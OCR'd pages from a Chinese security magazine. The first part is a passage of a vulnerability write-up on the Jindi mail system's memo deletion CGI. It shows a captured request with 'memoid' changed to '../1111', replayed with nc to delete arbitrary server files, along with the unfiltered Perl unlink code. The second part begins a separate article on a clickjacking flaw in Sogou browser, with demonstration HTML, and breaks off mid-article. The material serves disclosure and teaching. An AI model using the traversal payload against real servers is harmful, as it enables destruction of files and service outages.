


图7

此刻需要弄明白到底金笛邮件系统将我们新建立的记事本放置在了服务器的哪个位置,是在数据库中,还是直接以一个文件来保存呢?

经过一番寻找,我们在金笛邮件系统的安装目录下找到了答案,如图8所示。




图8

原来,金笛邮件系统会以文件的方式来保存邮件用户创建的记事本数据。并且,记事本数据保存的路径是在邮件用户名所对应的文件目录下。例如这里就是在"test"这个文件目录下,正好就是我们的测试邮件用户的名称。

大家现在看到图8中有两个文件,其中,"memo0"这个文件是一个专门记录记事本信息的索引文件,它的内容如下。

```
memo001 = 33333333
```

这代表着名称为"memo001"的这个文件的标题为"33333333"。而"memo001"这个文件才是记录记事本内容的主文件,它的内容如图9所示。




图9

现在的问题是，如果我们通过金笛邮件系统的Web Mail系统来删除我们自己建立的记事本，那么，金笛邮件系统肯定会相应删除服务器上保存的memoxxx文件，但是，金笛邮件系统在删除memoxxx文件时，它所依据的文件名是怎么获得呢？

在我们运行数据包监视软件WinSock Expert V0.6后，回到图7中的画面，此刻，单击“删除”按钮，WinSock Expert V0.6程序将会自动记录下浏览器发送给金笛邮件系统的数据包，我们把这个数据包内容列在下面。

```
POST /jdwm/cgi/memo.cgi HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/vnd.ms-excel, application/vnd.ms-powerpoint, */*
Referer: http://127.0.0.1/jdwm/cgi/memo.cgi
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)
Host: 127.0.0.1
Content-Length: 61
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: jdwmckey1=GpEDp/p/DwEF/DEwwGDDDE/q:EF/DEwwGDDDE/quJLogJ.oLK:/p/DwEF/DEwwGDDDE/quvdNv:F//qq/xxGqwBDgCgGdgFxwpC/oe/owFwweqoC/ExoeGF/DqACpADwxoBpFpDAe/o:F//qq/xxGqwBDgCgGdgFxwpC/oe/owFw:F/DEwwGDDDE/quqDpwewE/GG:/DwEF/DEwwGDDDE/quqDpCCq:_qCCCCC_qCCCCCC_qC_qCC_EC===; Width=6; Height=32; uid=undefined

memoid=memo001&title=33333333&memo=333333333&del=%C9%BE%B3%FD
```

此刻，在数据包最后的一段代码中，我们看到了一个参数名称“memid”，它所代表的正好就是金笛邮件系统用来保存用户记事本数据的文件名称。难道说，金笛邮件系统在执行用户删除记事本命令的时候，就完全依托来自用户浏览器当中的“memid”参数，依此作为系统要删除的文件名称吗？

在回答这个问题之前，我们现在来做一个测试，将上面的数据包保存下来，同时，修改“memoid”为“../1111”，并且在安装金笛邮件系统的计算机上，打开刚才图8中用来保存用户记事本的文件目录，在其上一层目录下建立一个名为“1111”的文件，如图10所示。




图10

保存修改后的数据包代码为1.txt文件，利用nc程序，在命令行下输入“nc.exe 127.0.0.1 80 <1.txt”，意思是将1.txt的内容提交给金笛邮件系统。

此刻，你再回到图10所在的文件目录下，你会惊奇地发现我们刚才新建的“1111”文件不见了，被系统删除了！

毫无疑问，金笛邮件系统确实在删除文件时采用了来自用户浏览器当中的“memoid”参数。现在，让我们打开金笛邮件系统当中用来服务用户记事本功能的CGI文件，我们将会更加清楚地看到，金笛邮件系统是如何删除记事本文件的，代码如下。

```
undef @tmp;
if ($del){
    foreach(@reg){
        if (/^$memoid =/i){next;}
        if (/^memo0 = *$memoid/i){$_ =
"memo0 = ";}
        push(@tmp,$_);
    }
    unlink("$userdir/$memobox/$memoid");
    $msg = '指定笔记已删除';
    $checked = $dmemo = $memo = $title = '';
    @reg = @tmp;
}
```

这段代码中，丝毫没有对来自用户浏览器的“memoid”参数做任何过滤或者限制，而是直接


将其放入unlink函数作为被删除文件名称的一部分来使用。

这样一来，我们就可以借助跨目录符号"../"来达到跨域文件目录删除指定文件的目的。该漏洞可以被恶意攻击者借助金笛邮件系统，进行对邮件系统所在服务器文件系统的破坏，甚至导致服务器无法正常工作。

最后，这个安全漏洞我已经汇报给了金笛邮件系统的开发经理，期待他们能够尽快修复该漏洞，以免造成恶意攻击的发生。

前置知识：无
关键词：搜狗、浏览器、clickjacking漏洞

搜狗浏览器clickjacking漏洞剖析



文/图 木木

认识clickjacking漏洞

clickjacking是由两个安全研究专家Robert Hansen与 Jeremiah Grossman在OWASP NYC AppSec 2008大会上公布的，因为当时这个漏洞几乎秒杀了所有的浏览器，恶意攻击者借助这个漏洞甚至可以控制用户的摄像头和麦克风，在当时引起了轩然大波。这样巨大的杀伤力，不免引起许多厂商的恐慌，据闻当时包括Adobe在内的厂商都请求暂时不要公开这个漏洞，直到他们开发出安全补丁为止。那么，clickjacking到底是什么样的漏洞呢？我们先从字面上来直观理解，英文单词"click"是单击的意思（鼠标单击），单词"jacking"是劫持的意思，连起来就是"单击劫持"，也就是说在我们单击鼠标的时候，这个漏洞就神不知鬼不觉地发生了！

clickjacking的原理

为了让大家更明白地理解clickjacking的原理，我贴出一个简单的测试代码来讲解：

```
<html>
<body>
<div id="open"
onmouseover="document.location=http:
//hi.baidu.com/wtoll944/';"
style="position:absolute;width:8px;height:7px;backgro
und:#FFFFFF;border:1px"></div>
<script>
function updatebox(evt) {
mouseX=evt.pageX?evt.pageX:evt.clientX;
mouseY=evt.pageY?evt.pageY:evt.clientY;
document.getElementById('open').style.left=mouseX-2;
document.getElementById('open').style.top=mouseY-2;
}
</script>
<center>
<br>
<br>
<a href="http:
//www.google.com" onclick="updatebox(ev
ent)"><font
style="font-family:arial;font-size:32px">http:
//www.google.com</font></a>
</html>
```

上面的代码用浏览器打开是这个样子的，如图1所示。




图1

网页上显示一个谷歌主页的链接,我们单击这个链接,如果浏览器没有漏洞,就会得到谷歌的页面,我用Opera测试,得到的结果如图2所示。




图2

如果浏览器存在clickjacking 这个漏洞,当我们单击链接的时候,就会跳向我的主页,我用搜狗测试,得到的结果如图3所示。

